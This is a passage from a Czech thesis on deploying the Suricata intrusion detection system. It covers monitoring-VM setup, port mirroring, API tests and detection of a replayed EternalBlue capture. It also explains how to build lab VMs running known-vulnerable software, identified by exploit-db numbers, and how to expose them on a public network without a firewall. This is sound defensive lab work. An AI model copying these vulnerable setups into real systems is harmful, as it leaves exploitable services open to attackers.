Schéma bezpečného zapojení s firewallem je vidět zde 3.6. Na obrázcích je modře vyznačena komunikace, která probíhá po veřejné síti a modře červeně vyznačena po privátní síti. Na začátku a na konci je vždy síťové rozhraní, která má veřejnou IP adresu, pokud je cesta vyznačena modře, nebo privátní IP adresu, pokud je vyznačena červeně.



Obrázek 3.3: Přidání síťového rozhraní s možností monitoringu



Obrázek 3.6: Navržené schéma zapojení testovacího prostředí

Kapitola 4


Implementace

V této části práce popíšu implementační část práce. Ukážu implementované schéma nasazení, jak probíhalo vytvoření monitorovacího stroje a popíšu jeho správu. Uvedu také, jak jsem vytvořil testovací prostředí.

4.1 Schéma nasazení

Nasazení bude vypadat následujícím způsobem. Máme několik monitorovacích virtuálních strojů, řízených administrátorem, a ty budou připojeny ke switchy. Přes tento switch bude probíhat veškerá komunikace a pomocí port mirroringu se budou packety duplikovat a posílat se na místo jejich určení a zároveň na monitorovací virtuální stroje. Na těchto monitorovacích virtuálních strojích poběží software Suricata, který bude monitorovat komunikaci, která přes něj půjde.

Schéma nasazení vypadá následovně 4.1.



Obrázek 4.1: Schéma nasazení do systému

4.2 Vytvoření monitorovacího stroje

Zde ukážu jakým způsobem jsem vytvářel monitorovací stroj. Uvedu seznam kroků pro vytvoření:

1. Vytvoření stroje v GUI systému Bigcloud – nejdříve je třeba vybrat si hardware a operační systém strojů, pro přehlednost u výběru jednotlivých komponent uvedu, typ komponenty (RAM, operační systém, ...) – mé doporučení – komentář, proč takto doporučuji

    - **RAM – 8 GB** – velikost operační paměti, která je potřeba závisí na použité konfiguraci, pokud se využije „High Performance Configuration“, tak podle [43] by bylo zapotřebí minimálně 32 GB, dalším ovlivňujícím faktorem je `max-pending-packets`, které řídí, kolik packetů se zpracovává, nikde se na oficiálních stránkách nepíše doporučení, ale například zde [44] se píše, že stačí 4 GB, ale jinde v diskusních fórech se píše, že 4 GB mu nestačí, vzhledem k tomu, že na stroji budou běžet i další věci, tak by 8 GB RAM mohlo pro

začátek stačit, případně není problém později paměť navýšit

- **Velikost disku** – **50 GB** – software sám o sobě moc paměti nezabere, včetně závislostí méně než 30MB, dále něco zabere operační systém a další služby, je nutné ale brát v úvahu, že se na tom stroji budou nějakou dobu uchovávat logy, které se posílají periodicky na API na rozhraní, je nutné uvažovat, že bude probíhat DDoS, takže se budou logy rychle plnit zároveň se může dít, že z nějakého důvodu bude síť tak vytížená nebo část systému spadne a nebude tedy možné posílat logy, tak proto bych pro zvolil kolem 50 GB paměti, aby byla dostatečná rezerva
- **Výběr operačního systému** – **Debian 10** – na typu operačního systému úplně nezáleží, ale je nutné zajistit aktuálnost softwaru Suricata, z výběru systémů, které jsou k dispozici jsem vybral Ubuntu 18.04 a Debian 10, z těchto dvou jsem vybral Debian 10, protože v základním stavu obsahuje novější verzi softwaru Suricata, sice není problém přidat backport a nainstalovat nejnovější verzi pro Ubuntu, ale v základním stavu má Debian 10 novější, a proto ho doporučuji spíše
- **Počet procesorů** – **8 jader** – software Suricata pracuje více vláknově, na oficiálním zdroje není zmínka o optimálním počtu jader, ale zde [43] jsou vidět testy s konfigurací „High Performance Configuration“, která uvažuje například 16 jader a vzhledem k tomu, že v defaultu se tato možnost nepoužívá, tak jsem zvolil jader méně
- **Počet síťových rozhraní** – **počet monitorovacích strojů + 1** – počet síťových rozhraní závisí na počtu monitorovacích strojů, navíc je vhodné přidat ještě jedno síťové rozhraní navíc kvůli řízení samotného virtuálního stroje, pokud budou 2 monitorované stroje sdílet pravidla, tak se mohou sdílet i síťové rozhraní

2. Pokud jsme zvolili Ubuntu – přidání package pro nejnovější verzi softwaru Suricata – `sudo add-apt-repository ppa:oisf/suricata-stable`
3. Pokud jsme zvolili Debian – doporučuji instalaci z `buster-backports` nebo `bullseye`, zde je momentálně nejnovější verze softwaru Suricata
4. Instalace operačního systému – je i nutné systém aktualizovat `sudo apt-get update`
5. Příprava síťových rozhraní – při monitorování přes veřejná síťová rozhraní je nutné je nakonfigurovat, pokud jich je více než 1, neudělá se to automaticky, konfiguroval jsem to následovně, na monitorovacím stroji je vytvořen skript, který to provede pro všechna síťová rozhraní

```
dhclient

route add default gw <ip adresa default gateway>
dev <jméno síťového rozhraní>

ip route add <ip adresa sítě i s maskou> dev <jméno síťového
rozhraní> table <číslo tabulky, volitelné>

ip route add 0/0 via <ip adresa default gateway> dev <jméno
síťového rozhraní> table <číslo tabulky>

ip rule add from <ip adresa síťového rozhraní> table
<číslo tabulky>

ip rule add to <ip adresa síťového rozhraní> table
<číslo tabulky>
```

Při vytváření skriptu jsem využil následující zdroj [45].

6. Instalace softwaru Suricata – instalace probíhá pomocí `sudo apt-get install suricata`
7. Přidání pravidel – je nutné ještě stáhnout pravidla pro software Suricata
   - Spustit `suricata-update`
   - Nyní musíme upravit pravidla konfiguračního souboru, protože `suricata-update` mimo jiné slije všechna pravidla dohromady a umístí je do `/var/lib/suricata/rules`. Konfigurační soubor musí vypadat takto:

     ```
     default-rule-path: /var/lib/suricata/rules
     rule-files:
       - suricata.rules
     ```

8. Spouštění softwaru Suricata – nyní jsou 2 možnosti, jak software Suricata spouštět, je možno spouštět pomocí přidané služby, která je podporovaná oficiálně softwarem Suricata a nebo pomocí mnou vytvořeného programu
   - Nastavení softwaru Suricata jako služby – tento bod bude mít několik menších, kde budu popisovat jaké spouštět příkazy a uvedu i proč a co to dělá
     - `cp /lib/systemd/system/suricata.service /etc/.` – zkopíruji soubor díky, kterému mohu spustit službu suricata.service
     - optional – pokud je potřeba přidat více síťových rozhraní, tak je potřeba upravit konfigurační soubor `/etc/suricata/suricata.yaml`, najít zde čtvrtou část, nejlépe

v konfiguračním souboru hledat „Step 4: configure common capture settings“, obdobně jako je tam eth0, tak je třeba přidat i další záznamy [46]

```
af-packet:
  - interface: ens20
    cluster-id: 99
    cluster-type: cluster_flow
    defrag: yes
  - interface: ens21
    cluster-id: 100
    cluster-type: cluster_flow
    defrag: yes
  - interface: ens22
    cluster-id: 101
    cluster-type: cluster_flow
    defrag: yes
  - interface: ens23
    cluster-id: 102
    cluster-type: cluster_flow
    defrag: yes
  - interface: ens24
    cluster-id: 103
    cluster-type: cluster_flow
    defrag: yes
```

  - Spuštění služby Suricata – `systemctl enable suricata.service` – tímto nastavíme službu suricata.service a bude se spouštět se systémem
  - Vypnout spuštění softwaru Suricata v programu na správu softwaru Suricata – v konfiguračním souboru je možnost `Run Suricata`

- Druhou možností je využít můj program, který spustí instance softwaru Suricata automaticky, budu používat tuto možnost, ale z kraje testování jsem využil i tu první možnost, proto ji tu uvádím a ukazuji tím, že je i taková možnost pro automatické spouštění, můj program výše zmíněné kroky dělá sám, tak to poslouží i pro jejich vysvětlení

9. Instalace softwaru pro aktualizaci – `apt-get install suricata-update`
10. Nastavení rotace eve.json logů – `suricata.yaml` upravit, aby to vypadalo např. takto:

```
outputs:
  - eve-log:
    #nastavení názvu souboru, aby obsahoval i čas
    filename: eve-%s.json
    #čas, jak často se bude log obměňovat
    rotate-interval: 5m
```

11. vytvoření speciální role – v rámci bakalářské práce jsem vytvořil skript `AddSuricataUser.sh` pro vytvoření nového uživatele a role Suricata

4.2.1 Program na správu softwaru Suricata

Jak jsem zmínil v návrhové části práce, tak na jednotlivých monitorovacích virtuálních strojích poběží program, který se bude starat o posílání logů, zajištění aktuálnosti softwaru Suricata, zajištění aktualizaci pravidel a spouštění softwaru Suricata při startu systému.

Jako základ jsem vzal svůj program z mé bakalářské práce, tento program uměl pouze odesílat logy. Všechny ostatní funkcionality jsem musel přidat.

Program pracuje následujícím způsobem:

1. Načte data ze `Suricata Výměníku` – zkontroluje IP adresy, MAC adresy pro síťová rozhraní
2. Připraví konfigurační soubor
3. Přidá nové konfigurační soubory pro ostatní síťová rozhraní
4. Vytvoří soubory s pravidly
5. Updatuje verzi softwaru Suricata na systému
6. Spustí software Suricata
7. Aktualizuje verzi softwaru Suricata na endopointu v1/suricatacontrol
8. Periodicky odesílá logy na `Suricata Výměník`
9. Hlásí, pokud software Suricata vypadl
10. Periodicky kontroluje pravidla a aktualizuje je
11. Periodicky updatuje verzi softwaru Suricata na systému

Program má konfigurační soubor `SuricataLogger.config`, kde se dají nastavit periody jednotlivých úkonů, cesta k event logům, adresa výměníku a ID virtuálního stroje.

Pro síťovou komunikaci jsem využil knihovnu `curl` a pro zpracovávání JSON textu jsem využil externí kód `nlohmann/json`. Zde je jeho dokumentace a zdrojový kód `https://github.com/nlohmann/json/`.

Program může běžet v release nebo v debug módu. Pokud běží v debug módu, tak se nikam nepřipojuje a běží pouze lokálně. V tom případě potřebuje soubor `SuricataController.txt`, který dokáže imitovat data, která by přišla při inicializaci. Program ale zároveň data potřebuje někam posílat a generovat. V tomto režimu vytvoří soubory `SuricataAliveLog.txt`, do kterého se píšou zprávy o životnosti, poté soubor `SuricataLogs.txt`, do kterého se píšou data z eve.json, a na konec soubor `SuricataControlUpdate.txt`, do kterého se píšou zprávy o aktualizaci softwaru Suricata. Ještě ale v tomto režimu program produkuje debug výpisy, které se píšou do `SuricataLogger.logs`.

Aby se dosáhlo bezpečnosti při spuštění, tak je vhodné využít připravenou roli Suricata, která sloužila pro spuštění softwaru Suricata, ale tuto činnost nyní provádí tento program.

Zdrojové kódy programu jsou přiložené na CD, pro sestavení obsahuje makefile, který momentálně zkompiluje program v debugovacím režimu.

Program byl vyvíjen na operačním systému Windows, a proto zdrojové soubory obsahují i podmíněný překlad, který je určen tím, kde se program kompiluje.

4.3 Port Mirroring

Nedílnou součástí systému je Port Mirroring. Skript pro vytvoření mirroru `Infikovany1.sh` je přiložen na CD, kterého já nejsem jeho autorem, byl mi vytvořen a za to děkuji technikům z firmy SIC. Ale vzhledem k jeho důležitosti a k tomu, že já ho musím pro svou práci používat, tak zde popíšu, jak funguje. V ukázce byly vynechány komentáře a některé výstupní výpisy byly pozměněné, aby nezabíraly tolik místa.

Struktura skriptu:

1. Konfigurace – nutné ručně upravit na požadované hodnoty

```
output_interface="tap10.0"
src_interfaces=("tap4.1")
mirror_name="suricataMirror1"
```

   - output_interface – výstupní interface, `tap10.0` jméno souboru z pracovního adresáře Big Cloudu, správná hodnota se získá tak, že je třeba v jednotlivých souborech porovnat hodnotu `mac` s MAC adresou interface
   - src_interface – interface zdroje, které se bude monitorovat, jedná se o pole tap names, které se získává stejně jako v předchozím případě, je možné monitorovat více interface
   - mirror_name – pojmenování mirroru

2. Získání uuid z tap name – pozdější příkazy vyžadují uuid, proto je nutné pro jednotlivá tap name zjistit jeho uuid, pro tento účel slouží příkaz `ovs-vsctl get port tap10.0 _uuid`

   - Zpracování výstupního interface

     ```
     src_interfaces_uuids=()
     output_interface_uuid=$(ovs-vsctl get port
     $output_interface _uuid 2>/dev/null)
     if [ $? -ne 0 ];then
     echo "Chyba výstupního portu"
     exit 1
     fi
     ```

   - Zpracování vstupních interface

     ```
     for interface in ${src_interfaces[@]};do
     #src_interfaces_uuids+=( $(ovs-vsctl get port
     $interface _uuid) )
     src_uuid=$(ovs-vsctl get port $interface _uuid
     2>/dev/null)
     if [ $? -ne 0 ];then
     echo "Port $interface neexistuje, přeskakuji."
     continue
     fi
     src_interfaces_uuids+=($src_uuid)
     done
     ```

   - Zarovnání vstupních interface z pole do řetězce odděleného čárkami

     ```
     src_interfaces_str=$(IFS=',';echo
     "[${src_interfaces_uuids[*]}]")
     ```

3. Nastavení výstupního portu

   ```
   ovs-vsctl set mirror $mirror_name
   output-port=$output_interface_uuid
   ```

4. Nastavení vstupních portů

   ```
   ovs-vsctl set Mirror $mirror_name
   select_src_port=$src_interfaces_str
   select_dst_port=$src_interfaces_str
   ```

5. Na závěr je zde ještě výpis vytvořeného mirroru

   ```
   ovs-vsctl list mirror $mirror_name
   ```

4.4 Testovací prostředí

Další částí mé práce je vytvoření testovacího prostředí a s tím i vytvoření šablon operačních systému s nějakou mnou zvolenou zranitelností.

4.4.1 Příprava infikovaných virtuálních strojů

Zranitelnosti jsem vybral pomocí operačního systému Kali Linux, kde se nachází databáze známých zranitelností programů a operačních systémů, a pak pomocí databáze `exploit-db.com` odkud jsem i stahoval jednotlivé zranitelné aplikace. U jednotlivých zranitelností uvedu i jejich čísla exploitu v exploit-db, které, když se doplní do url `exploit-db.com/exploits/`, tak se dá dostat přímo na manuál exploitu. U většiny exploitů byly problémy s instalací případně kompilací softwaru, uvádím i jak tyto problémy opravit.

Vytvořil jsem virtuální stroje s následujícími zranitelnými aplikacemi, uvedu vždy jméno vytvořeného stroje a zranitelnou aplikaci:

- Operační systém Linux:
  - **Infikovaný01**
    Samba 2.2.2 – v exploit-db má číslo 16321, návod k instalaci se nachází v `docs/htmldocs/UNIX_INSTALL.html`. Je třeba ale ještě opravit kompilaci, nejprve jsem upravil funkci dbghdr tak, že jsem u argumentů funkce místo char* dal char const*, abych zabránil warningům, funkce se nachází v include/proto.h a lib/debug.c. Je tam ale i několik errorů. Je nutné odebrat nebo přejmen—ovat funkci, v souboru `nsswitch/winbindd_pam.c` funkci `parse_domain_user`. Potom trochu komplikovanější je chyba v souboru `passdb/secrets.c` s funkcí `trust_keystr`, tato funkce je definována ještě v `nsswitch/winbindd_misc.c`, pro opravu jsem se rozhodl přejmenovat tu, která je v `secrets.c`. Nyní kompilace projde, ale stále zde je spousta varování, která jsem již neopravoval.
  - **Infikovaný02**
    LPRng – v exploit-db má číslo 16842, po stažení aplikace bylo nutné ještě modifikovat několik souboru, aby bylo možné jej zkompilovat a spustit. Musel jsem odstranit definice inet_ntop, poté všechny externí proměnné errno, při spouštění příkazu make, bylo nutné ještě přidat práva pro spuštění u vypsaných skriptů, dále pak byl v makefile problém se zalamováním řádků pomocí znaku \, musel jsem zalomení odstranit a dát příkazy na jeden řádek. K ruce na pomoc jsem využil přiložený manuál.
  - **Infikovaný03**
    UnrealIRCd – v exploit-db má číslo 16922, před instalací jsem ještě stáhnul podle přiloženého dokumentu INSTALL.REMOTEINC soubory `c-ares-1.15.0` a `curl-7.68.0`,

v tomto dokumentu jsou i odkazy odkud se dají stáhnout a spustil přiložený command `./curlinstall`. Instaluje se pomocí `./Config`, což je interaktivní nástroj a provede celou instalací. Před spuštěním příkazu make je ještě nutné přidat knihovnu `-lcurl`. Potom, co doběhne make, tak je třeba zkopírovat `doc/example.conf` do hlavní složky `UnrealIRCd` a pojmenovat jako `unrealircd.conf`, dále jsme v tomto souboru zakomentoval blok tld, kde je motd a rules, upravil `kline-address` na nějakou adresu, odkomentovat `loadmodule "src/modules/commands.so";` a `loadmodule "src/modules/cloak.so";`, upravit `cloak-keys` místo `"and another one"` dát nějaký náhodný klíč, musí obsahovat malé, velké písmeno a číslici. Spouští se pomocí `./unreal start`.

  - **Infikovaný04**
    NTPsec – v exploit-db má číslo 46177 a je označen na rozdíl od přechozích jako DoS, instalace je přesně a detailně popsaná v README. Spustitelný soubor ntpd se nachází v `build/main/ntpd/`.

- Operační systém Windows – **Infikovaný05**

  - ProSysInfo TFTP server TFTPDWIN – v exploit-db číslo 16346
  - FTPShell Client – v exploit-db číslo 16790
  - PSOProxy 0.91 – DoS – v exploit-db číslo 44968

Pro operační systém Windows jsem umístil všechny 3 exploity na jeden počítač Infikovaný05, instalace byla přímočará, stačilo spustit instalační soubor a zapnout službu. Pokud jsem neuvedl jinak v některém z bodů u konkrétního útoku, tak se jedná o útoky na neoprávněné zvýšení práv uživatele. [47]

4.4.2 Bezpečnost testovacího prostředí

Bohužel vzhledem k velkému vytížení administrátora sítě není možné implementovat navržené schéma a musím se obejít bez firewallu, který by řídil přistup na infikované stroje přes VPN. Testovací prostředí bude vypadat trochu jinak. Veškerá komunikace bude probíhat pouze po veřejné síti, infikované stroje i monitorovací stroj budou mít pouze veřejné síťové rozhraní. Tím se bohužel zvýší riziko napadení strojů. Abych ale i tak zachoval alespoň určitou míru zabezpečení, tak zajistím, že infikované stroje budou zapnuté pouze po dobu testování, vytvořím jejich snapshoty, aby v případě napadení se mohly jednoduše přeinstalovat a snížím jejich download a upload speed, aby se z infikovaných strojů nedalo efektivně škodit.

Ještě ale mohu zvýšit zabezpečení monitorovacího stroje. Monitorovací stroj má 4 síťová rozhraní, na kterých je port mirroring, tato síťová zařízení nijak neodpovídají na vnější podněty, pokud na ně pustím ping, tak nijak ne-

reagují. Je zde ale ještě 5. síťové rozhraní, které slouží k připojení a ke komunikaci s monitorovacím zařízením, například pro administrátora. Toto síťové zařízení je potenciálním místem pro útok. Pro zabezpečení tohoto jsem vytvořil nový virtuální stroj, který bude fungovat na principu firewallu. Bude mít jedno veřejné síťové rozhraní a jedno privátní síťové rozhraní. Síťové rozhraní na monitorovacím zařízení, které slouží ke komunikaci, bude privátní a bude ve stejné privátní síti jako to z firewallu. Pokud tedy administrátor bude chtít se připojit na monitorovací stroj, tak se nejprve přihlásí na tento firewall a poté se pomocí klíče přihlásí na monitorovací stroj.

Schéma zapojení nakonec bude vypadat podle obrázku 4.2. Na obrázku nejsou kvůli bezpečnosti uvedeny konkrétní IP adresy počítačů, ale bude potřeba IP adresy vidět kvůli analýze záznamů, a je zde i znázorněn tok dat. Červeně je vyznačena komunikace od útočníka k jednomu z infikovaných strojů a zeleně je vyznačena komunikace od infikovaného stroje k útočníkovi. Na obrázku je vidět, že packety od útočníka i od infikovaného stroje se přes port mirroring posílají i monitorovacímu stroji.

4.5 Integrace softwaru Suricata do systému


Bohužel v posledních měsících měla firma jiné priority než nasazení softwaru Suricata, a proto se oddálila implementace výměníku a endpointu SuricataController. Obě části by měly být implementované až koncem června. Dále se i zdržela implementace GUI, ale ta bude hotová do konce května, momentálně je v developerské větvi a brzy bude připravena na přidání do testovací verze.

Momentální stav nasazení port mirroringu vypadá tak, že je nutné ho ručně spouštět pomocí skriptu, který se musí ručně nastavovat. Na automatizaci se pracuje, ale to bohužel není v mé režii a nemohu s tím nic dělat.

Stav monitorovacího stroje vypadá tak, že je na něm umístěn mnou vytvořený skript na nastavení síťových rozhraní, protože pokud má virtuální stroj více než jedno síťové rozhraní, tak je nutné provést ruční konfiguraci. Konfigurační skript je i uložen na přidaném CD s názvem SetupNetwork.sh.

Na monitorovacím stroji je i nainstalovaný software Suricata s již upraveným konfiguračním souborem pro podporu monitorování více síťových rozhraní a jsou zde i vytvořeny konfigurační soubory pro jednotlivá síťová rozhraní. Dále jsem i vytvořil pro každé síťové rozhraní jednoduché pravidlo na ping, aby bylo možné otestovat správnou funkcionalitu, o testování ale budu psát více v další kapitole.

Z mé strany byl návrh vytvořený včas a věci, které jsem mohl implementovat, jsem udělal. Nyní je na straně firmy, aby implementovala mnou navržené komponenty. Můj program na správu softwaru Suricata vyžaduje některé komponenty, které implementuje firma, a ještě nejsou hotové. V tom případě můj program funguje v debug režimu, kde se nekomunikuje s API, ale využívá



Obrázek 4.2: Implementované schéma zapojení testovacího prostředí

mnou vytvořená data, aby bylo možné otestovat jeho funkčnost. Data jsou umístěna v textovém souboru SuricataController.txt.

Kapitola 5

Testování

V této části se budu zabývat testováním návrhu z předchozí kapitoly. Nejprve ukáži, jakým způsobem se bude testovat funkčnost a poté ukáži výsledky testování. Je důležité navrhnout, jakým způsobem se systém bude testovat, aby se otestovaly nejprve komponenty jednotlivě a ověřit jejich funkčnost a poté testovat celek.

5.1 Testování API

Je nutné vytvořit základní testy a vyzkoušet funkčnost jednotlivých endpointů, které byly navrženy v předchozí kapitole. Musím otestovat funkčnost ukládání dat a jednotlivé operace. Pro připomenutí jedná se o endpointy:

- SuricataController
- SuricataRules
- VMS
- SuricataControl
- Registrační endpoint

Testování probíhalo tak, že mi bylo vytvořeno VPN připojení, díky kterému jsem měl k endpointům přístup přes privátní síť. Nyní na endpointu SuricataRules ukážu, jakým způsobem bylo testováno, uvedu jednotlivé příkazy i to, co vrátil server. Tím bude i prakticky vidět, jak vypadá komunikace, jak se endpoint používá a jak odpovídá server.

- Vytvoření záznamu
  - Vytvoření validních záznamů

```
curl -X POST -H "Content-Type: application/json" -d
'{"rule":"pravidlo","global":"GLOBAL",
"comment":"komentar"}' 'http://10.10.40.116/v1/suricatarules'
```

```
Návratová hodnota: 1
Návratový kód: 200

curl -X POST -H "Content-Type: application/json" -d
'{"rule":"pravidlo2","global":"LOCAL",
"comment":"komentar2"}' 'http://10.10.40.116/v1/suricatarules'
Návratová hodnota: 2
Návratový kód: 200
```

– Vytvoření invalidního záznamu

```
curl -X POST -H "Content-Type: application/json" -d
'{"rule":"pravidlo2","global":"LOCALL","comment":"komentar2"}'
'http://10.10.40.116/v1/suricatarules'
Návratová hodnota: Položka "global" musí mít hodnotu "GLOBAL"
 nebo "LOCAL".
Návratový kód: 404
```

- Zobrazení záznamů

– Zobrazení jednoho záznamu

```
curl -X GET 'http://10.10.40.116/v1/suricatarules/1'
Návratová hodnota:
{"id":1,"rule":"pravidlo","comment":"komentar",
"changedate":"2020-04-02T11:43:16.278735",
"global":"GLOBAL"}
Návratový kód: 200
```

– Zobrazení jednoho invalidního záznamu

```
curl -X GET 'http://10.10.40.116/v1/suricatarules/4'
Návratová hodnota: Pravidlo s~id 4 neexistuje.
Návratový kód: 404
```

– Zobrazení všech záznamů

```
curl -X GET 'http://10.10.40.116/v1/suricatarules'
Návratová hodnota:
[{"id":1,"rule":"pravidlo","comment":"komentar",
"changedate":"2020-04-02T11:43:16.278735",
"global":"GLOBAL"},{"id":2,"rule":"pravidlo2",
"comment":"komentar2","changedate":
 "2020-04-02T11:47:10.677737","global":"LOCAL"},
 {"id":3,"rule":"pravidlo3","comment":"komentar3",
 "changedate":"2020-04-02T11:53:43.876621",
 "global":"LOCAL"}]
Návratový kód: 200
```

- Mazání záznamu
  - Mazání validního záznamu

    ```
    curl -X DELETE 'http://10.10.40.116/v1/suricatarules/3'
    Návratová hodnota: OK
    Návratový kód: 200
    ```
  - Mazání invalidního záznamu

    ```
    curl -X DELETE 'http://10.10.40.116/v1/suricatarules/4'
    Návratová hodnota: Pravidlo s~id 4 neexistuje.
    Návratový kód: 404
    ```
- Upravení záznamu
  - Validní úprava

    ```
    curl -X PUT -H "Content-Type: application/json" -d
     '{"rule":"pravidlo2","global":"LOCAL",
     "comment":"komentar2"}'
     'http://10.10.40.116/v1/suricatarules/1'
    Návratová hodnota: OK
    Návratový kód: 200
    ```
  - Invalidní úprava

    ```
    curl -X PUT -H "Content-Type: application/json" -d
     '{"rule":"pravidlo2","global":"LOCAL",
     "comment":"komentar2"}'
      'http://10.10.40.116/v1/suricatarules/2'
    Návratová hodnota: Pravidlo s~id 2 neexistuje.
    Návratový kód: 404
    ```

5.2 Testování instalace softwaru Suricata

Dalším základním testem je test samotné instalace softwaru Suricata. Pro základní otestování softwaru Suricata jsem našel na internetu exploit, který je známý jako EternalBlue.

EternalBlue je exploit vyvinutý U.S. National Security Agency (NSA), který se zaměřuje na chybu v protokolu Server Message Block. Známým využitím této chyby je WannaCry ransomware, který útočil na neaktualizované počítače. [48]

Stáhl jsem si pcap komunikaci odtud:
`https://pcap.honeynet.org.my/v1/submission/view.php?id=1691` a tento pcap soubor jsem pustil na Suricatu následujícím příkazem:
`suricata -c /etc/suricata/suricata.yaml -r ~/eternalblue.pcap`.

Po spuštění jsem dostal následující výpis v logu fast.log, zbytek výstupu bude v příloze:

```
04/14/2017-13:30:38.261434  [**] [1:2024218:2] ET EXPLOIT Possible
ETERNALBLUE MS17-010 Echo Response [**] [Classification: A Network
 Trojan was detected] [Priority: 1] {TCP}
 10.128.0.243:445 -> 172.16.156.130:50927
```

Uvádím pouze část, celý výstup je k vidění v příloze v části o testování softwaru Suricata.

Na základě tohoto výsledku mohu říci, že software byl správně nainstalován. Protože přesně tento seznam varování se nachází na stránce, ze které jsem stáhl pcap komunikaci. [49]

Dále jsem otestoval `Multi Tenancy` funkcionalitu. Vytvořil jsem si dvě síťová rozhraní a připravil jsem si konfigurační soubory tak, jak jsem uvedl dříve. Pro jedno síťové rozhraní jsem si udělal jednoduché pravidlo `alert icmp any any -> any any (msg:"PING detected";)`, které jakýkoli ping zapíše jako alert. Software Suricata ale defaultně některé packety třeba právě ICMP přeskakuje, pokud jich stejný zdroj posílá opakovaně několik za sebou. Proto jsem si ještě v konfiguračním souboru upravil hodnoty, které udávají, po jaké době se zase opět budou zpracovávat stejné packety od stejného zdroje. Dělá se to v `suricata.yaml` ve struktuře `flow-timeouts` a tam je například icmp protokol, u kterého jsem dal všechny hodnoty na 0, aby se tedy zpracovávalo vše. Poté co jsem si všechno připravil a nastartoval software Suricata, tak jsem zkusil ping na obě síťová rozhraní a jen u toho, které mělo toto pravidlo, se objevovaly události v logu.

Nyní jsem se vrhnul na reloadování pravidel. Využil jsem konfigurační soubory z předchozího testování a jen jsem upravoval pravidla, jak globální, tak i pro jednotlivá síťová rozhraní. Pokud jsme změnil pravidlo jen u globální sady pravidel, tak stačilo použít pouze `suricatasc -c 'reload-rules'`. Pro reloadnutí pravidla daného interface je třeba použít jiný příkaz a to `suricatasc -c 'reload-tenant id configFile.yaml'`, kde `id` je číslo `tenant-id` z `suricata.yaml` a `configFile.yaml` je zase název konfiguračního souboru, který jsem přiřadil danému interface v `suricata.yaml`. To se postará jak o reload konfiguračního souboru, tak i o načtení pravidel.

5.3 Testování programu na správu softwaru Suricata

Testování programu na správu softwaru Suricata probíhalo v několika fázích. Nejprve jsem testoval samostatně jednotlivé funkce. V kódu jsem zanechal testovací prostředí, které se zapíná při kompilaci pomocí přepínače `-D _DEBUG`. V tomto prostředí, jak jsem již zmínil v implementační části, program nekomunikuje s výměníkem, ale používá pro inicializaci předpřipravená data.

